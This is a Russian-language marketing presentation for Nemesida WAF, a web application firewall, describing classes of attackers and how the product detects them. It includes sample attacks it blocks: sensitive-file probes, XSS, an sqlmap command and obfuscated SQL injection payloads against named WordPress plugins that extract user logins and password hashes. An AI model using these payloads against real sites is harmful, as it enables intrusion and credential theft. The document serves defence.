Nemesida WAF

защита сайта от хакерских атак на основе искусственного интеллекта

waf.pentestit.ru

info@pentestit.ru

Nemesida WAF

Комплексный подход при оказании услуг позволяет избавить наших клиентов от всех вопросов, связанных с практической информационной безопасностью. Имея большой опыт поиска и эксплуатации уязвимостей на самых защищенных Интернет-ресурсах, в восьми из десяти случаях проведения анализа защищенности нам удается обнаружить уязвимости со статусом «most critical».

Все доступные компетенции в области практической информационной безопасности, а также современные тренды, такие как искусственный интеллект, мы используем для полноценной защиты веб-сайтов от хакерских атак. И одним из показателей нашей работы является решение Nemesida WAF – технически сложное, но, в то же время, простое в эксплуатации, Nemesida WAF позволяет бороться с хакерскими атаками любой сложности, в том числе и с атаками «нулевого дня».

Чем обусловлен рост количества атак?

- сложностью современных веб-приложений;
- интеграцией сервисов;
- использованием сторонних модулей и решений;
- большим количеством инструментов взлома;
- большим количеством описаний методов и векторов атак;
- координированием и кооперированием атаки;
- атаками «нулевого дня»;
- легкой монетизацией;
- недостаточной подготовкой систем и средств противодействия.

Nemesida WAF

Ежедневно мы блокируем следующие виды атак:

- атаки ботов и автоматические системы;
- атаки "начинающих хакеров";
- атаки профессионалов.

Анализ атак осуществляется:

- на защищаемых веб-приложениях;
- на специализированных демо-стендах.

Nemesida WAF

Защищаемые приложения:

- состоят из различных веб-приложений;
- имеют интенсивный трафик;
- содержат низкий процент атак.

Демо-стенды:

В качестве уязвимого веб-приложения нами был развернут WordPress с уязвимыми плагинами.
WordPress-наиболее распространённая бесплатная CMS и имеет множественные вектора атак.

- веб-сервер в «Test lab» (лаборатория тестирования на проникновение, более 18000 участников);
- vulns.pentestit.ru (BugBounty программа, привлекает исследователей –выплаты до 100.000 рублей);

Веб-приложения на демо-стендах:

- содержат низкий процент легитимных пользователей;
- позволяют выявлять вариативность атак;
- настроены на лояльные условия к атакующим.

Nemesida WAF

Боты и автоматически системы вооружены признаками и словарями, что обуславливает:

- примитивность атак;
- минимум атакующих векторов.

Примеры атак:

- /.bash_history
- Cookies id=die(pi()*42);; user=assert
- /.git/info/refs
- https://defcon.ru/wp-content/themes/?bot=print%20str_replace(%22yyy%22,%20%22zzz%22,%20%22xxxyyyxxx%22)
- /DUMP.sql

Детектирование атак производится:

- сигнатурным анализом;
- системой машинного обучения;
- собственной GeoIPreputation base.

Nemesida WAF

«Начинающие хакеры»вооружены сканерами уязвимостей и публичными эксплоитами, что обуславливает:

- примитивность атак;
- высокую предсказуемость атак;
- вариативность векторов.

Примеры атак:

- USER AGENT: acunetix, nikto и т.д.
- Id=1’ ORDER BY 100
- <script> alert (XSS) </alert>

Детектирование атак производится:

- с помощью сигнатурного анализа;
- количеством обращений;
- связью сигнатур;
- собственной GeoIPreputation base;
- с использованием математических моделей.

Примеры прямой эксплуатации:

<form method="post" action=" https://vulns.pentestit.ru/wp-content/plugins/answer-my-question/modal.php">
<input type="text" name="id" value="0 UNION SELECT 1,2,3,4,5,6,slug,term_group,name,10,11,12 FROM wp_terms WHERE term_id=1">
<input type="submit" value="Send">
</form>

http://vulns.pentestit.ru/wp-content/plugins/wp-symposium/get_album_item.php?size=version%28%29%20;%20--

sqlmap-u "http://192.168.20.39/wp-content/plugins/kittycatfish/kittycatfish.php?kc_ad=37&ver=2.0" —dbms—threads=10 —random-agent —dbms=mysql—level 5 —risk=3

Nemesida WAF

Профессионалы: вооружены опытом, методами преобразования запросов, что обуславливает:

- сложность атак;
- высокую вариативность векторов атаки;
- мотивированность к отработке сценариев атаки;
- использование уязвимостей нулевого дня (0-day);
- низкую предсказуемость векторов атаки.

Детектирование атак производится:

- с помощью сигнатурного анализа;
- количеством обращений;
- связью сигнатур;
- собственной GeoIP reputation base;
- с использованием математических моделей;
- системой поведенческого анализа:
- модулем выявления аномалий (машинное обучение.

Примеры атак с техниками маскировки запросов:

action=getTopic&topic_id=1 anD0 unio%4e %0a sELEc%74 %23%0a
0b0011100100111001001110010011100100111001001000000111010101101110011010010110111101101110001 00
000011100110110010101101100011001010110001101110100001000000011000100110001001011000110001 10110
111101101110011000110110000101110100010111110111011101110011001010000011000001111000001 10011011
000010010110001110101011100110110010101110010010111110110110001101111011001110110100101 10111000
101100011101010111001101100101011100100101111101110000011000010111001101110011001011000 11101010
111001101100101011100100101111101100101011011010110000101101001011011000010100100100000 01100110
01110010011011110110110100100000011101110111000001011111011101010111001101100101011100 100111001
100100000011011000110100101101101011010010111010000100000001100010010000000101101001011 01001000
0000101101,12,13,14,15,16,17,18,1,2 %0a&group_id=0

Примеры атак с техниками маскировки запросов:

id=-1 uniO%6e/*a*/seLEC%74{%23%0ad 1},{%23%0ad 2},{%23%0ad 3},{%23%0ad 4},{%23%0ad 0},{%23%0ad 6},{%23%0ad 7},{%23%0ad (%23%0aseLEC%74{a0x3c212d2d236578656320636d643d276c7327202d2d3e})},NULL,{%23%0ad 10},{%23%0ad 11},{%23%0ad 12}—

id=-1 uniO%6e/*a*/seLEC%74{d1},{d2},{d3},{d4},{d0},{d6},{d7},{d(%23%0aseLEC%74{a0x3c})},NULL,{d10},{d11},{d12}--

Примеры атак с техниками маскировки запросов:

kc_ad=31&ver=2.0%27%20AND%20%28SELECT%208776%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT%280x71786a7a71%2C%28SELECT%20%28ELT%288776%3D8776%2C1%29%29%29%2C0x717a786271%2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29%20AND%20%27fRfF%27%3D%27fRfF

Примеры атак с техниками маскировки запросов:

```
POST /wp-content/plugins/answer-my-question/modal.phpHTTP/1.1
Host: vulns.pentestit.ru
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencodedConnection: close
Content-Length: 165
id=%2f*%00*%2f1+unIO%6e/*a*/selEC%74+1,2,3,CONVERT(user_loginUSING utf8) AS
name,CONVERT(user_passUSING utf8) AS name,6,7,8,9,10,11,12+FROM+wp_users+WHERE+id%3d1
```

Примеры атак с техниками маскировки запросов:

Content-Type: multipart/form-data;
boundary=--------------------------883372526375157571107915156 5
Connection: close
Content-Length: 325—
--------------------------883372526375157571107915156 5
Content-Disposition: form-data; name="id”
Content-Encoding: base64
-1 and
0 unIOn/*azx*/(seLECt{f 1},2,3,4,5,6,7,unhex(hex(post_content)),9,10,11,{f 12}from{f wp_posts}whereID=168) ----------
--------------------------883372526375157571107915156 5--

Nemesida WAF

Активация сервиса защиты:

Агент N-WAF-активная защита:
- сигнатурный анализ;
- математические модели.

Модуль машинного обучения:
- сбор информации;
- построение легитимных моделей;
- построение классификаторов;
- выявление аномалий.

Модуль N-Scanner:
- выявление уязвимостей;
- зоны применения виртуал-патчинга.

Личный кабинет:
- уведомление об атаках;
- уведомление об уязвимостях.

Nemesida WAF

Активный период защиты:

Агент N-WAF-активная защита:
- блокирование аномалий;
- сигнатурный анализ;
- виртуал-патчинг;
- математические модели.


Модуль машинного обучения:
- сбор информации;
- построение легитимных моделей;
- построение классификаторов;
- выявление аномалий.

Модуль N-Scanner:
- выявление уязвимостей;
- зоны применения виртуал-патчинга.

Личный кабинет:
- уведомление об атаках;
- уведомление об уязвимостях.


Nemesida WAF

Личный кабинет:




Nemesida WAF

Nemesida WAF Cloud:



Nemesida WAF


Nemesida WAF Standalone:



Nemesida WAF

Наши преимущества:

- Полный цикл разработки; составление математической модели угроз; проверки методов обхода защитных средств.
- Простая установка и обслуживание; облачный сервис требует минимальных настроек на стороне клиента.
- Комбинированные методы обнаружения атак; сигнатурный анализ; машинное обучение.
- Блокирование атак «нулевого дня»: защита от «первой волны»; таймаут для патч-менеджмента.
- Круглосуточный мониторинг и техническая поддержка.
- Удобство использования.
- Лояльная ценовая политика.
- Контроль качества.



Nemesida WAF

спокойствие за безопасность